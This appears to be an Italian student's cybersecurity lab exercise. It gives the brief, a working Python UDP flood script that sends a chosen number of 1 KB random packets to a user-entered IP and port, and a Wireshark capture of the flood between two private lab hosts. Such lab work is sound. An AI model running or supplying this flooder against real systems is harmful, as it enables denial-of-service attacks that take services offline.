


Traccia:

Gli attacchi di tipo DDoS, ovvero Distributed Denial of Services, mirano a saturare le richieste di determinati servizi rendendoli così indisponibili con conseguenti impatti sul business delle aziende.

L'esercizio di oggi è scrivere un programma in Python che simuli un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target che è in ascolto su una porta UDP casuale (nel nostro caso un DoS).

Requisiti:

- Il programma deve richiedere l'inserimento dell'IP target input
- Il programma deve richiedere l'inserimento della porta target input
- La grandezza dei pacchetti da inviare è di 1 KB per pacchetto – Suggerimento: per costruire il pacchetto da 1KB potete utilizzare il modulo «random» per la generazione di byte casuali.
- Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare input



```
File Actions Edit View Help
GNU nano 7.2                                UDP_flood.py
import socket
import random

#Richiedi inserimento IP target
ip_target = input("Inserisci Ip target: ")


# Richiedi l'inserimento della porta target
porta_target = int(input("Inserisci la porta target: "))

# Richiedi all'utente quanti pacchetti da inviare
numero_pacchetti = int(input("Quanti pacchetti vuoi inviare? "))

# Crea un socket UDP
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

# Genera un pacchetto UDP
dati_da_inviare= random._urandom(1024)

# Invia il pacchetto UDP
for x in range(numero_pacchetti):
    sock.sendto(dati_da_inviare, (ip_target, porta_target))
    print ("Pacchetto UDP inviato")
```



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Capturing from eth0

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
41	201.858967335	192.168.32.100	192.168.32.101	UDP	1066	44619 → 80 Len=1024
42	201.859481745	192.168.32.100	192.168.32.101	UDP	1066	44619 → 80 Len=1024
43	201.859801559	192.168.32.100	192.168.32.101	UDP	1066	44619 → 80 Len=1024
44	201.860082838	192.168.32.100	192.168.32.101	UDP	1066	44619 → 80 Len=1024
45	201.860382240	192.168.32.100	192.168.32.101	UDP	1066	44619 → 80 Len=1024
46	201.860669234	192.168.32.100	192.168.32.101	UDP	1066	44619 → 80 Len=1024
47	201.860945895	192.168.32.100	192.168.32.101	UDP	1066	44619 → 80 Len=1024
48	201.861220143	192.168.32.100	192.168.32.101	UDP	1066	44619 → 80 Len=1024
49	201.861510112	192.168.32.100	192.168.32.101	UDP	1066	44619 → 80 Len=1024
50	201.861784272	192.168.32.100	192.168.32.101	UDP	1066	44619 → 80 Len=1024
51	201.862058744	192.168.32.100	192.168.32.101	UDP	1066	44619 → 80 Len=1024
52	201.862360539	192.168.32.100	192.168.32.101	UDP	1066	44619 → 80 Len=1024
53	201.862649299	192.168.32.100	192.168.32.101	UDP	1066	44619 → 80 Len=1024
54	201.863074156	192.168.32.100	192.168.32.101	UDP	1066	44619 → 80 Len=1024
55	201.863361579	192.168.32.100	192.168.32.101	UDP	1066	44619 → 80 Len=1024
56	201.863640793	192.168.32.100	192.168.32.101	UDP	1066	44619 → 80 Len=1024
57	201.863920046	192.168.32.100	192.168.32.101	UDP	1066	44619 → 80 Len=1024
58	201.864202583	192.168.32.100	192.168.32.101	UDP	1066	44619 → 80 Len=1024
59	201.864484491	192.168.32.100	192.168.32.101	UDP	1066	44619 → 80 Len=1024
60	201.864770143	192.168.32.100	192.168.32.101	UDP	1066	44619 → 80 Len=1024
61	201.865057733	192.168.32.100	192.168.32.101	UDP	1066	44619 → 80 Len=1024
62	201.865351151	192.168.32.100	192.168.32.101	UDP	1066	44619 → 80 Len=1024
63	201.865612982	192.168.32.100	192.168.32.101	UDP	1066	44619 → 80 Len=1024
64	201.865871277	192.168.32.100	192.168.32.101	UDP	1066	44619 → 80 Len=1024
65	201.866128746	192.168.32.100	192.168.32.101	UDP	1066	44619 → 80 Len=1024

Frame 1: 98 bytes on wire (784 bits), 98 bytes capture
Ethernet II, Src: PcsCompu.cb:7e:fb (08:00:27:cb:7e:fb)
Internet Protocol Version 4, Src: 192.168.32.100, Dst: 192.168.32.101
Internet Control Message Protocol

```
0000 08 00 27 4e b7 c4 08 00 27 cb 7e fb 08 00 08 54 75 f4 40 00 40 01 02 0b c9 a8 20 29 65 08 00 80 90 fe ed 00 01 76 e7 b7 00 00 86 60 05 00 00 00 00 10 11 12 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 36 37
```